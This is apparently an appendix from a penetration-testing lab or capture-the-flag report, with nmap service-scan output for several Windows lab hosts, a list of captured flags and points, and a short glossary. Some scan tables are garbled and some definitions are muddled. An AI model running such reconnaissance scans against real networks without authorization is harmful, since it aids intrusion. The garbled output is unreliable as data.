# 4.1.8 NMAP SERVICE SCAN FOR 192.168.1.124 (FS1)

```
-(kali�kali2)-[~/internal/192.168.1.124]
scat service scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:55 CST
Nmap scan report for 192.168.1.124
Host is up (0.042s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT
          STATE SERVICE
                                    VERSION
          open http
                                    Microsoft IIS httpd 7.5
80/tcp
135/tcp
         open msrpc
                                    Microsoft Windows RPC
         open netbios-ssn
open microsoft-ds
139/tcp
                                    Microsoft Windows netbios-ssn
                                    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
445/tcp
3389/tcp open ssl/ms-wbt-server?
49152/tcp open msrpc
49153/tcp open msrpc
                                    Microsoft Windows RPC
                                    Microsoft Windows RPC
                                    Microsoft Windows RPC
49154/tcp open msrpc
49155/tcp open msrpc
                                    Microsoft Windows RPC
49156/tcp open msrpc
                                    Microsoft Windows RPC
49158/tcp open msrpc
                                    Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 131.63 seconds
```

## 4.1.9 NMAP SERVICE SCAN FOR 192.168.1.123 (DHCP1)

```
ali⊗kali2)-[~/internal/192.168.1.123]
$ sudo proxychains nmap -iL scope -F -Pn -sT -sV | tee service scan [proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-20 12:50 CST
Nmap scan report for 192.168.1.123
Host is up (0.049s latency).
Not shown: 96 closed tcp ports (conn-refused)
P0RT
       STATE SERVICE
                               VERSION
135/tcp open msrpc
139/tcp open netbio
                                Microsoft Windows RPC
                               Microsoft Windows netbios-ssn
                netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.32 seconds
```

4.1.10 NMAP SERVICE SCAN FOR 192.168.1.125 (DC1)

```
[~/internal/192.168.1.125]
  scan Starting Nmap 7.94SVN (https://nmap.org ) at 2024-02-09 13:02 CST Nmap scan report for 192.168.1.125 Host is up (0.052s latency). Not shown: 972 closed tcp ports (conn-refused) PORT STATE SERVICE VERSION
   7/tcp
9/tcp
                                              open echo
open discard?
                                           open daytime
open qotd
open chargen
open domain
open http
    13/tcp
17/tcp
19/tcp
                                                                                                                                                                 Microsoft Windows USA daytime Windows qotd (English)
                                                                                                                                                                 Simple DNS Plus
Microsoft IIS httpd 8.5
Microsoft Windows Kerberos (server time: 2024-02-10 03:03:45Z)
Microsoft Windows RPC
   53/tcp
80/tcp
                                            open kerberos-sec
open msrpc
    88/tcp
135/tcp
                                                                                                                                                                 Microsoft Windows RPC
Microsoft Windows netbios-ssn
Microsoft Windows Active Directory LDAP (Domain: contoso.com, Site: Default-First-Site-Name)
Microsoft IIS httpd 8.5
Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CONTOSO)
                                            open netbios-ssn
open ldap
    139/tcp
389/tcp
   389/tcp open ldap
443/tcp open ssl/http
445/tcp open microsoft-ds
464/tcp open kpasswd5?
515/tcp open printer
593/tcp open ncacn_http
636/tcp open tcpwrapped
3268/tcp open ldap
                                                                                                                                                                 Microsoft lpd
Microsoft Windows RPC over HTTP 1.0
                                                                                                                                                                  Microsoft Windows Active Directory LDAP (Domain: contoso.com, Site: Default-First-Site-Name)
    3269/tcp open tcpwrapped
3389/tcp open ssl/ms-wbt-server?
  3389/tcp open 49152/tcp open 49153/tcp open 49155/tcp open 49155/tcp open 49155/tcp open 49156/tcp open 49156/tcp open 49158/tcp open 49158/tcp open 49159/tcp open 49159/tcp open 49159/tcp open 49169/tcp open 49169/t
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 215.64 seconds
```

# 4.1.11 NMAP SERVICE SCAN FOR 192.168.1.117 (DEV1)

```
(kali@ kali2)-[~/internal/192.168.1.117]

$ cat service scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:24 CST
Nmap scan report for 192.168.1.117
Host is up (0.057s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
9999/tcp open echo
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 104.36 seconds
```

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# **4.2 FLAGS**

17 total

**Total Points: 425** 

Total Possible Points: 540

# 4.2.1 Soc 1 (192.168.1.108) FLAGS






# 4.2.2 Soc 2 (192.168.1.111) FLAGS





# 4.2.3 Soc 3 (192.168.1.122) FLAGS





# 4.2.4 Soc 4 (192.168.1.102) FLAGS

lhillard@SOC4:~/Desktop\$ sudo cat root.txt
[sudo] password for lhillard:
SOC4:LHILLARD:30POINTS

gns3@SOC4:~/Desktop\$ cat flag.txt
SOC4:GNS3:15POINTS

# 4.2.5 Soc 5 (192.168.1.109) FLAGS

cat /home/gns3/Desktop/flag.txt
SOC5:GNS3:15P0INTS



# 4.2.6 Soc 6 (192.168.1.101) FLAGS

SOC6:HAROLD:15POINTS

SOC6:ROOT:30POINTS

4.2.7 Soc 7 (192.168.1.116) FLAG

50C7:TECHSUPPORT:15POINTS

4.2.8 FS1 (192.168.1.124) FLAG

FS1:ADMIN:40POINTS

4.2.9 DHCP1 (192.168.1.123) FLAG

DHCP1:LHILLARD:40POINTS

4.2.10 DC1 (192.168.1.125) FLAG

DC1:TECHSUPPORT:60POINTS

4.2.11 DEV1 (192.168.1.117) FLAG

DEV1: TECHSUPPORT: 15PO INTS

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# 4.3 DEFINITIONS

- 4.3.1 Data Breaching A simulated attack on your network, orchestrated by a certified security engineer or group of security engineers to attempt to compromise your network and digital assets. Assets generally include sensitive information the company needs to protect, such as credit card information and user data.

  4.3.2 Exploitation The penetration testers try to actively exploit security weaknesses. Exploits are
- developed to, for example, gather sensitive information or to enable the pen-testers to compromise a system and manifest themselves on it.
- <u>4.3.3 Reconnaissance</u> The first phase of a penetration testing engagement. It involves gathering information about the target system or network that is going to be tested.
- <u>4.3.4 Vulnerabilities</u> A security exercise where a cyber-security expert attempts to find and exploit vulnerabilities in a computer system. The purpose of this simulated attack is to identify any weak spots in a system's defenses which attackers could take advantage of
- <u>4.3.5 LAN</u> A local area network (LAN) is a collection of devices connected together in one physical location, such as a building, office, or home. A LAN can be small or large, ranging from a home network with one user to an enterprise network with thousands of users and devices.
- <u>4.3.6 Scope</u> In penetration testing, "scope" refers to the applications, users, networks, devices, accounts, and other assets which should be tested to achieve the organization's objectives.
- <u>4.3.7 DHCP Server</u> A DHCP Server is a network server that automatically provides and assigns IP addresses, default gateways and other network parameters to client devices. It relies on the standard protocol known as Dynamic Host Configuration Protocol or DHCP to respond to broadcast queries by clients.
- <u>4.3.8 NIST</u> NIST is the National Institute of Standards and Technology at the U.S. Department of Commerce. The NIST Cybersecurity Framework helps businesses of all sizes better understand, manage, and reduce their cybersecurity risk and protect their networks and data.